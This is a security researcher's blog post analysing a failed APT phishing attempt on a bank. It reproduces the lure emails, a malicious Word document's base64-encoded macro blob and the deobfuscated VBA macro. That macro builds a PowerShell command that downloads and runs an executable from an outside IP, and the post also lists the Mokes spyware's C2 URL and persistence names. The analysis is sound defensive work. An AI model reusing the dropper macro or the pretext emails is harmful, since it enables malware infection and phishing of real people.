

# The APT Attempt

written by Mert SARICA | 3 April 2017

With each passing year, serious cyber security breaches are being experienced and institutions that learn from others' experiences have started to pay more attention to layered security architecture, to invest more in their employees for behavioral analysis, monitoring technologies, and the ability to detect and respond to advanced cyber attacks. Over the years, the failure of the classical security approach (antivirus, firewall, ips, etc.) to detect cyber attackers and prevent them has led organizations to collect (SIEM) records from more resources and to produce meaningful, valuable alarms (correlation) from them. Advanced cyber attacks (APT) that used to be read in threat reports have started to turn into a nightmare that institutions cannot wake up from.

As announced through written and visual media, Akbank announced a few months ago via the Public Disclosure Platform (KAP) that it had been subjected to a cyber attack. Although the development and outcome parts were different, HSBC Turkey had also shared with the public that it had experienced a cyber attack in 2014. Looking at it today, it is an undeniable fact that, like in the world, banks in our country (including those not reflected in the media) are faced with advanced cyber attacks, so in order to combat organized cyber crime organizations like Carbanak, Odinaff, who steal nearly \$1 billion from financial institutions with advanced cyber attacks, financial institutions, banks should continue their work and investments in technology, education, and human resources beyond regulations and security standards without slowing down.

Nowadays, if a bank is being hacked, it's highly unlikely that the perpetrators are a group of 3-5 amateurs just starting out, so it wouldn't be the right approach to trivialize such advanced cyber attacks with comments like, "Even my antivirus detects the harmful macro." However, just like in plane crashes, the fact that we encounter this situation as a result of a chain of mistakes is an important issue that needs to be carefully examined and lessons learned for everyone after every hacking case. With this article, I decided to help readers to evaluate and interpret a failed APT attempt.

This story begins with the assumption that an academic's email account at the London School of Economics was hacked. The malicious person attempts to carry

out a social engineering attack via email to a single person carefully selected from the target institution. To avoid arousing suspicion in the targeted person, one email is sent initially. The fact that the person sending the email is indeed an academic working at that university, that the email address (w.frost@lse.ac.uk) truly belongs to that person, that there is no suspicious attachment or link in the first sent email, and that the words are carefully chosen and the email is well-constructed, clearly reveals the motivation of the malicious person or people. In the last email sent by the malicious person, the targeted person is asked to download ([http://moya.bus.miami.edu/~emil/Documents/Application\\_Form.doc](http://moya.bus.miami.edu/~emil/Documents/Application_Form.doc)) and fill out a form. This email, which fails to reach the targeted person due to the precautions taken, triggers alarms in many systems, primarily the FireEye security system, starting the process of manual examination of the suspicious email by the corporate SOC team.

My name is [REDACTED], I work at the London School of Economics.

1

I am the head of the jury panel of contests organized by The Banker: <http://www.thebanker.com/>  
Jury panel consists of representatives of several leading universities and also high-qualification experts from the financial corporations.  
Recently, one place in the expert group has become vacant.

We are looking for a consultant that could help us to assess candidates for Islamic Bank of the Year Awards: <http://www.thebanker.com/Awards/Islamic-Bank-of-the-Year-Awards>  
They must have the experience in banking service and sufficient knowledge at the specifics of the region.

It's great honor for me to invite you to join our team.

Are you interested in participation?

Best,

2

The Banker Awards contest is held not the first time. Best scientists of the University College London, University of Miami School of Business Administration and other universities are the main experts.  
Jury panel is regularly updated.  
External advisor group consists of 20 people – there is one vacant place now.

You will have to answer the set of questions regarding nominees of Islamic Bank of the Year Awards. It is essential for more precise assessment of candidates in each nomination.

At the average, it may take about 2-3 hours a week. We provide flexible work hours and remote work opportunities.

In return, you will get the certificate of the honored contest expert, and prospect for further development in this direction.

In next 3 weeks, we will need your assistance. If it goes well, we will proceed cooperation in 2017.

What do you think?

Best,

Foremost, you have to fill out and send me the Expert application form:  
[http://moya.bus.miami.edu/~emil/Documents/Application\\_Form.doc](http://moya.bus.miami.edu/~emil/Documents/Application_Form.doc)

3

Further, I will prepare the NDA. After that, I will send you first questions.

Best,

When you download the Application\_Form.doc file and open it with Microsoft Office software, you encounter the warning message "Some active content has been disabled", but as in my article titled Microsoft Office Macro Analysis, you can't see any content related to the macro from the Macro menu (view -> macros -> view macros) because this malicious macro is included in the file as an ActiveMime object (OLE containing a macro compressed with zlib), as in the Dridex banking malware outbreak. Naturally, you are not surprised when you upload the Application\_Form.doc file to the VirusTotal site and no

antivirus software can detect this file as malicious (0/53).

The screenshot shows the Microsoft Word interface with a yellow security warning bar at the top. The warning text reads: "SECURITY WARNING Some active content has been disabled. Click for more details." and includes an "Enable Content" button. A red arrow points to this button. Below the warning, the document content is visible, including a form titled "Expert Application Form" with fields for Name, Phone, E-mail, and five questions (Q1-Q5) with multiple-choice options. The status bar at the bottom indicates "Application\_Form.doc 1,503 characters (an approximate value)." and a zoom level of 100%.

The screenshot shows the "Microsoft Office Security Options" dialog box. The title bar reads "Microsoft Office Security Options". The main heading is "Security Alert - Macros & ActiveX". The text inside the dialog states: "Macros and one or more ActiveX controls have been disabled. This active content might contain viruses or other security hazards. Do not enable this content unless you trust the source of this file." It includes a warning: "Warning: It is not possible to determine that this content came from a trustworthy source. You should leave this content disabled unless the content provides critical functionality and you trust its source." There is a link for "More information" and the "File Path" is listed as "C:\...p\malware-apt\malware\1be9799d85fedfcb8aeb8a95c5e50262e.doc". Two radio buttons are present: "Help protect me from unknown content (recommended)" (which is selected) and "Enable content for this session". At the bottom, there are "OK" and "Cancel" buttons, and a link to "Open the Trust Center".

Antivirus scan for f2c1

https://www.virustotal.com/en/file/f2c14c38122a6e0f5833fee794399f0341d9b96de954f762e32c0c9f6197535d/analysis/

Community Statistics Documentation FAQ About English Join our community Sign in

# virustotal

SHA256: f2c14c38122a6e0f5833fee794399f0341d9b96de954f762e32c0c9f6197535d

Detection ratio: 0 / 53

Analysis date: 2016-12-09 11:59:53 UTC (21 hours, 4 minutes ago)

Analysis Additional information Comments 0 Votes

Antivirus	Result	Update
ALYac	OK	20161209
AVG	OK	20161209
AVware	OK	20161209
Ad-Aware	OK	20161209
AegisLab	OK	20161209
AhnlLab-V3	OK	20161209
Alibaba	OK	20161209
Antiy-AVL	OK	20161209
Arcabit	OK	20161209
Avast	OK	20161209
Avira (no cloud)	OK	20161209

When you open the Application\_Form.doc file with the Notepad++ editor, the editdata.mso file will immediately catch your attention, aside from the embedded xml, jpg, html, png files. You can easily access the macro when you unhide this data, which is hidden with Base64, and then examine it with the oledump tool that comes with REMnux. When you examine the macro with any editor, you can see that it is obfuscated, and after simplification, it is a PowerShell script, and after being downloaded as http://45.63.22.17/image27.ico, it is renamed as teds.exe and executed.

```
C:\Users\Mert\Desktop\malwares\Application_Form.doc - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
Application_Form.doc x
3713 Content-Location: file:///C:/34121AB1/Application_Form_new_Act1_files/editdata.mso
3714 Content-Transfer-Encoding: base64
3715 Content-Type: application/x-mso
3716
3717 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
3751
```

Normal text file length: 214.311 lines: 3.927 Ln: 3.923 Col: 30 Sel: 4 | 1 Windows (CR LF) ANSI INS

```
root@remnux: /home/remnux/Desktop/malware
File Edit Tabs Help
root@remnux: /home/remnux/Desktop/malware# oledump.py editdata.mso
1:          513 'PROJECT'
2:          41 'PROJECTwm'
3: M      18168 'VBA/ThisDocument'
4:          4742 'VBA/_VBA_PROJECT'
5:          776 'VBA/dir'
root@remnux: /home/remnux/Desktop/malware# oledump.py -s 3 -v editdata.
mso > editdata.txt
root@remnux: /home/remnux/Desktop/malware#
```

```
editdata.txt - SciTE
File Edit Search View Tools Options Language Buffers Help

1 editdata.txt
tehkjdggjas(0) = "q"
tehkjdggjas(1) = "j"
qhdalln = "://';$hKJGksd='Net.';$oqwehd='Web"
tehkjdggjas(2) = "l"
tehkjdggjas(3) = "Y"
qwuehhdnndnd = asuidk + jahdk + uqhnnnnx + gyisd1 + qhdalln
tehkjdggjas(4) = "P"
tehkjdggjas(5) = "o"
tehkjdggjas(6) = "a"
tehkjdggjas(7) = "T"
iqwhdnnc = "Client';(New-Obje"
tehkjdggjas(8) = "m"
tehkjdggjas(9) = "N"
tehkjdggjas(10) = "h"
tehkjdggjas(11) = "B"
tehkjdggjas(12) = "b"
tehkjdggjas(13) = "Q"
tehkjdggjas(14) = "0"
tehkjdggjas(15) = "M"
tehkjdggjas(16) = "n"
tehkjdggjas(17) = "g"
tehkjdggjas(18) = "k"
uagsnkasd = "ct($hKJGksd+$oqwehd)).('Do'+'wnl"
tehkjdggjas(19) = "d"
tehkjdggjas(20) = "S"
tehkjdggjas(21) = "A"
tehkjdggjas(22) = "r"
tehkjdggjas(23) = "E"
tehkjdggjas(24) = "c"
tehkjdggjas(25) = "J"
tehkjdggjas(26) = "t"
hdnklasld = "oadf'+ile').invoke('htt'+$jok+'45."
tehkjdggjas(27) = "R"
```



```
editdata.txt * ScITE
File Edit Search View Tools Options Language Buffers Help


1 editdata.txt *
Private Sub document_open()
Dim X As Integer, I As Integer, tehkjdgjas(51) As String, iuytfdcas(31) As String, ȳ
    ȳbvdf(9) As String
Dim oiuytfcx As String, iuytgffffff As Boolean, Count As Long, T As Long
asuidk = "cm"
jahdk = "d /c powers"
uqhnnnnx = "hell -c $yHHSad=$(env:temp"
gyisdL = "+'teds.exe');$jok='p"
qhdalln = "://';$hKJGksd='Net.';$oqwehd='Web"
qwuehhdnndnd = asuidk + jahdk + uqhnnnnx + gyisdL + qhdalln
iqwhdnnc = "Client';(New-Obj"
uagsnkasd = "ct($hKJGksd+$oqwehd)).('Do'+'wnl"|
hdnklasld = "oadf'+ile').invoke('htt'+$jok+clear
'45."
ashdnkln = "63.22.17/image2"
ansjnasld = "7.ico'$yHHSad);Invoke-Item($yHHSad)"
Shell qwuehhdnndnd + iqwhdnnc + uagsnkasd + hdnklasld + ashdnkln + ansjnasld, 0
End Sub

'Password Generation and recovery protocol, for FDF Databases'
'(c) 2011 FDF Holdings corp'
'written by Jesse Fender, all rights reserved'
'To be used by FDF Software only!'

'=====
'| Data Password Generator and Recovery, Recovery may not work at
'| first but will be implemented later on in Time...
'=====

Friend Function hgfdccc(dfVJBSad As Integer) As String
'====='
```

As we often see in APT-focused cyber attacks, the fact that the teds.exe file is also digitally signed with a certificate that we believe belongs to a stolen company clearly shows that the malicious persons have resorted to this method in order to bypass the software performing application control. When you upload the teds.exe file to the VirusTotal site, this time you can see that 2 antivirus software detected this file as malicious software.



The image shows a Google search interface. The search bar contains the text "llc agera lab". Below the search bar, there are navigation links for 'All', 'Images', 'Videos', 'Shopping', 'News', and 'More'. To the right, there are links for 'Settings' and 'Tools'. The search results show:

About 120,000 results (0.99 seconds)

No results found for "llc agera lab".

Results for **llc agera lab** (without quotes):

- Agera**  
[www.ageralabs.com/](http://www.ageralabs.com/) ▾  
Leading distributor of wholesale skincare and clinical skincare to dermatologists, plastic surgeons and spas. Chemical Peels, Extreme Anti-Aging and Acne ...
- Agera Laboratories Inc.: Private Company Information - Businessweek**  
[www.bloomberg.com/research/stocks/private/snapshot.asp?privcapId=28692809](http://www.bloomberg.com/research/stocks/private/snapshot.asp?privcapId=28692809) ▾  
Agera Laboratories Inc. company research & investing information. ... Company Overview of Agera Laboratories Inc. ... 4Life Research, LLC, United States ...




← → <https://www.virustotal.com/en/file/bc2a840f254144c777f2db556123f1a7d81434618c4c33bbf7f7be1f0e4c72b8c/analysis/1481387611/> ☆ ☰

Community Statistics Documentation FAQ About English Join our community Sign in

# virustotal

SHA256: bc2a840f254144c777f2db556123f1a7d81434618c4c33bbf7f7be1f0e4c72b8c

File name: teds.exe

Detection ratio: 2 / 56 

Analysis date: 2016-12-10 16:33:31 UTC ( 0 minutes ago )

Analysis [File detail](#) [Additional information](#) [Comments](#) [Votes](#)

Antivirus	Result	Update
Invincea	virus.win32.parity.b	20161202
Symantec	Heur.AdvML.B	20161210
ALYac	✓	20161210
AVG	✓	20161210
AVware	✓	20161210
Ad-Aware	✓	20161210

After being executed, the teds.exe, which is packed with UPX, copies itself under the name of mozillacache.exe, nacl32.exe, hpprint.exe, hpscan.exe skypehelper.exe, dropboxhelper.exe, acrobroker.exe to one of the Adobe, Mozilla/Firefox, Google/Chrome, Dropbox, Skype, Hewlett-Packard folders in the %APPDATA% directory, and then runs. As soon as it is executed, the first thing it does is to send a heartbeat message by making a request to <http://91.121.120.198/v1>, indicating a location in France.

x32dbg - File: nac132.unpacked.exe - PID: FF4 - Module: nac132.unpacked.exe - Thread: E90

File View Debug Plugins Favourites Options Help Dec 7 2016

CPU Gr... Log No... Bre... Mem... Cal... SEH Sc... Sy... So... Ref... Th... Sn... Ha...

All Modules (Strings) Range: 00D7BC00-00D7BC03 (Region nac132.unpacked.exe)

Address	Disassembly	String
0040070F	mov dword ptr ds:[123F898],eax	"?"
0040090F	mov dword ptr ss:[esp],nac132.unpacked.D98000	"libgcc_s_dw2-1.dll"
00400925	mov dword ptr ss:[esp],nac132.unpacked.D98000	"libgcc_s_dw2-1.dll"
00400940	mov dword ptr ss:[esp+4],nac132.unpacked.D98013	"__register_frame_info"
00400958	mov dword ptr ss:[esp+4],nac132.unpacked.D98029	"__deregister_frame_info"
00400988	mov dword ptr ss:[esp],nac132.unpacked.D98041	"libgcj-16.dll"
004009A0	mov dword ptr ss:[esp+4],nac132.unpacked.D9804F	"_Jv_RegisterClasses"
0040130F	mov dword ptr ds:[123F898],eax	"?"
0040150F	mov dword ptr ss:[esp],nac132.unpacked.D98000	"libgcc_s_dw2-1.dll"
00401525	mov dword ptr ss:[esp],nac132.unpacked.D98000	"libgcc_s_dw2-1.dll"
00401540	mov dword ptr ss:[esp+4],nac132.unpacked.D98013	"__register_frame_info"
00401558	mov dword ptr ss:[esp+4],nac132.unpacked.D98029	"__deregister_frame_info"
00401588	mov dword ptr ss:[esp],nac132.unpacked.D98041	"libgcj-16.dll"
004015A0	mov dword ptr ss:[esp+4],nac132.unpacked.D9804F	"_Jv_RegisterClasses"
00401CE0	mov dword ptr ss:[esp+4],nac132.unpacked.D98080	"SetThreadErrorMode"
00402FE7	mov dword ptr ss:[esp],nac132.unpacked.D98180	"SkypeHelper"
00403082	mov dword ptr ss:[esp],nac132.unpacked.D9818C	"DropboxHelper"
004030CA	mov dword ptr ss:[esp],nac132.unpacked.D9819A	"bin"
0040318B	mov dword ptr ss:[esp],nac132.unpacked.D9819E	"nac132"
004031CF	mov dword ptr ss:[esp],nac132.unpacked.D981A5	"Chrome"
004032C0	mov dword ptr ss:[esp],nac132.unpacked.D981AC	"mozillaacache"
004032D4	mov dword ptr ss:[esp],nac132.unpacked.D981B9	"Firefox"
004033C5	mov dword ptr ss:[esp],nac132.unpacked.D981C4	"AcroBroker"
004033D9	mov dword ptr ss:[esp],nac132.unpacked.D981CC	"Acrobat"
004034CA	mov dword ptr ss:[esp],nac132.unpacked.D981D4	"hprint"
0040358D	mov dword ptr ss:[esp],nac132.unpacked.D981DC	"hpscan"
00404EF8	cmp edi,nac132.unpacked.D98644	"http://91.121.120.198/v1"
00404FF5	mov dword ptr ss:[esp+4],nac132.unpacked.D985A0	"/ccXXXXXX.exe"
004055F9	mov dword ptr ss:[esp],nac132.unpacked.D985AE	"kkt"
00405C24	mov dword ptr ss:[esp+1C],nac132.unpacked.D9867C	"http://91.121.120.198/v1"
00405D3D	cmp eax,nac132.unpacked.D98644	"http://91.121.120.198/v1"
0040612C	mov dword ptr ss:[esp],nac132.unpacked.D98700	"L'urImon.dll"
00406146	mov dword ptr ss:[esp+4],nac132.unpacked.D98716	"ObtainUserAgentString"
004062E0	mov dword ptr ss:[esp],nac132.unpacked.D9872C	"Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident"
00406ACD	mov dword ptr ss:[esp],nac132.unpacked.D9877F	"Close"
00406AE1	mov dword ptr ss:[esp],nac132.unpacked.D98785	"Connection"
00406C2E	mov dword ptr ss:[esp],nac132.unpacked.D98790	"Accept-Language"
00407032	mov dword ptr ss:[esp],nac132.unpacked.D98774	"User-Agent"
00407312	mov edi,nac132.unpacked.D987A5	"GET"
0040732F	mov eax,nac132.unpacked.D987A0	"POST"
004073A8	mov dword ptr ss:[esp+14],nac132.unpacked.D987F8	"&"/s/"
00407388	mov dword ptr ss:[esp+C],nac132.unpacked.D987A9	"HTTP/1.1"
00407507	mov dword ptr ss:[esp+4],nac132.unpacked.D987B2	":"
0040759D	mov dword ptr ss:[esp+4],nac132.unpacked.D987B5	"\r\n"

Search: [type here to filter results...]  Regex

shlwapi 100% Total Progress 100% 34009

Command: [Default]

Paused Breakpoint at 00402FD0 set! Time Wasted Debugging: 0:00:31:29

Roaming malware Telenix Fiddler Web ... x32dbg - File: nac132...

IDA - nac132.idb (nac132.exe) C:\Users\Mert\AppData\Roaming\Google\Chrome\nac132.idb

File Edit Jump Search View Debugger Options Windows Help

Local Win32 debugger

Library function Data Regular function Unexplored Instruction External symbol

Function name	Segr	Address	Length	Type	String
nullsub_1	.text	.rdata:00D9B0B0	0000000E	unic...	ns.exe
sub_401170	.text	.rdata:00D9B0D0	00000016	unic...	:/keys/bot
start	.text	.rdata:00D9B110	0000001A	unic...	kernel32.dll
sub_401500	.text	.rdata:00D9B150	00000024	unic...	Microsoft/Windows
sub_401600	.text	.rdata:00D9B1F4	00000006	unic...	/Y
sub_401630	.text	.rdata:00D9B20C	0000000A	unic...	copy
sub_4016D0	.text	.rdata:00D9B228	00000006	unic...	/C
sub_401710	.text	.rdata:00D9B250	00000010	unic...	cmd.exe
sub_4017E0	.text	.rdata:00D9B270	0000000A	unic...	.tmp
sub_401A80	.text	.rdata:00D9B290	00000010	unic...	avp.exe
sub_401B60	.text	.rdata:00D9B2B0	0000001A	unic...	explorer.exe
sub_401B70	.text	.rdata:00D9B2F0	0000001C	unic...	dwservice.exe
sub_401B80	.text	.rdata:00D9B330	0000001A	unic...	dwengine.exe
sub_401B90	.text	.rdata:00D9B35C	0000000A	unic...	.exe
sub_401BB0	.text	.rdata:00D9B390	00000020	unic...	Hewlett-Packard
sub_401C00	.text	.rdata:00D9B3D0	00000020	unic...	Hewlett-Packard
sub_401CC0	.text	.rdata:00D9B400	0000000C	unic...	Adobe
sub_401D60	.text	.rdata:00D9B430	00000010	unic...	Mozilla
sub_401DD0	.text	.rdata:00D9B450	0000000E	unic...	Google
sub_401EC0	.text	.rdata:00D9B470	00000010	unic...	Dropbox
sub_401F10	.text	.rdata:00D9B490	0000000C	unic...	Skype
		.rdata:00D9B4B0	00000008	unic...	Run

Line 6 of 26633 Line 1 of 6918

Output window

IDAPython v1.7.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>

Command "MakeAscii" failed  
 Command "MakeAscii" failed  
 Command "MakeAscii" failed

Python

AU: idle Down Disk: 5GB

```
WHOSIS IP Lookup Tool | x
https://www.ufratools.com/tools/ipWhoisLookupResult

% This is the RIPE Database query output.
% The objects are in RPSL format.
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf
% Note: this output has been filtered.
% To receive output for a database update, use the "-B" flag.
% Information related to '91.121.64.0 - 91.121.127.255'
% Abuse contact for '91.121.64.0 - 91.121.127.255' is 'abuse@ovh.net'
inetnum: 91.121.64.0 - 91.121.127.255
netname: OVH
descr: OVH SAS
descr: Dedicated Servers
descr: http://www.ovh.com
country: FR
admin-c: OK217-RIPE
tech-c: OTC2-RIPE
status: ASSIGNED PA
mnt-by: OVH-NIT
created: 2008-03-10T13:45:33Z
last-modified: 2008-03-10T13:45:33Z
source: RIPE

role: OVH Technical Contact
address: OVH SAS
address: 2 rue Kellermann
address: 59100 Roubaix
address: France
admin-c: OK217-RIPE
tech-c: OMB4-RIPE
tech-c: SL10162-RIPE
nic-hdl: OTC2-RIPE
abuse-mailbox: abuse@ovh.net
mnt-by: OVH-NIT
created: 2004-01-28T17:42:29Z
last-modified: 2014-09-05T10:47:15Z
source: RIPE # Filtered

person: Octave Klaba
address: OVH SAS
address: 2 rue Kellermann
address: 59100 Roubaix
address: France
phone: +33 0 74 53 13 23
nic-hdl: OK217-RIPE
abuse-mailbox: abuse@ovh.net
mnt-by: OVH-NIT
created: 1970-01-01T00:00:00Z
last-modified: 2008-10-03T08:51:16Z
source: RIPE # Filtered

% Information related to '91.121.0.0/16AS16276'
route: 91.121.0.0/16
descr: OVH ISP
descr: Paris, France
origin: AS16276
mnt-by: OVH-NIT
created: 2007-10-10T17:33:02Z
last-modified: 2007-10-10T17:33:02Z
source: RIPE # Filtered

% This query was returned by the RIPE Database Query Service, version 1.88 (200801)
```

If you continue to research the character strings in the malicious software, you can quickly understand that this malicious software is a spy software named Mokes, which can record sound, image, and keystrokes, and targets Linux, Windows, macOS operating systems, discovered by Kaspersky at the beginning of 2016.

IDA - nacl32.idb (nacl32.exe) C:\Users\Mert\AppData\Roaming\Google\Chrome\nacl32.idb

File Edit Jump Search View Debugger Options Windows Help

Local Win32 debugger

Library function Data Regular function Unexplored Instruction External symbol

Functions window

Function name	Seg	Address	Instruction
nullsub_1	.text	ib_401500	mov [esp+38h+lpModuleName], offset aLibgcc_s_dw21_ ; "libgcc_s_dw2-1.dll"
sub_401170	.text	ib_401500	mov [esp+38h+lpModuleName], offset aLibgcc_s_dw21_ ; "libgcc_s_dw2-1.dll"
start	.text	ib_92C9F0	and edx, offset aGccRev1BuiltBy ; "GCC: (Rev1, Built by MSYS2 project) 6.1..."
sub_401500	.text	ib_92CE10	test eax, offset aGccRev1BuiltBy ; "GCC: (Rev1, Built by MSYS2 project) 6.1..."
sub_401600	.text	ib_92CFE0	and edx, offset aGccRev1BuiltBy ; "GCC: (Rev1, Built by MSYS2 project) 6.1..."
sub_401630	.text	ib_92D190	test eax, offset aGccRev1BuiltBy ; "GCC: (Rev1, Built by MSYS2 project) 6.1..."
sub_4016D0	.text	b_BE59D0	add ebx, offset aZEkoms3rdparty ; "Z:/Ekoms/3rdparty/qt/bot-main-win32-gcc"
sub_401710	.text		; CHAR aLibgcc_s_dw21_[]
sub_4017E0	.text		db 'win32-gcc/lib/engines',0
sub_401A80	.text		db 'win32-gcc/private',0
sub_401B60	.text		db 'win32-gcc',0
sub_401B70	.text		db 'win32-gcc/certs',0
sub_401B80	.text		db 'win32-gcc/cert.pem',0
sub_401B90	.text		db 'static release build; by GCC 6.1.0'
			db '-gcc',0
			aGccRev1Built_0 db 'GCC: (Rev1, Built by MSYS2 project)'
			aGccRev1Built_1 db 'GCC: (Rev1, Built by MSYS2 project)'
			aGccRev1Built_2 db 'GCC: (Rev1, Built by MSYS2 project)'
			aGccRev1Built_3 db 'GCC: (Rev1, Built by MSYS2 project)'
			aGccRev1Built_4 db 'GCC: (Rev1, Built by MSYS2 project)'
			aGccRev1Built_5 db 'GCC: (Rev1, Built by MSYS2 project)'
			aGccRev1Built_6 db 'GCC: (Rev1, Built by MSYS2 project)'

Line 3 of 26633

Graph overview

Line 7 of 1439

Output window

```

apply_callee_type_plugin:run
ApplyCalleeType: Starting up
ApplyCalleeType: Using ea: 0x009c8f11
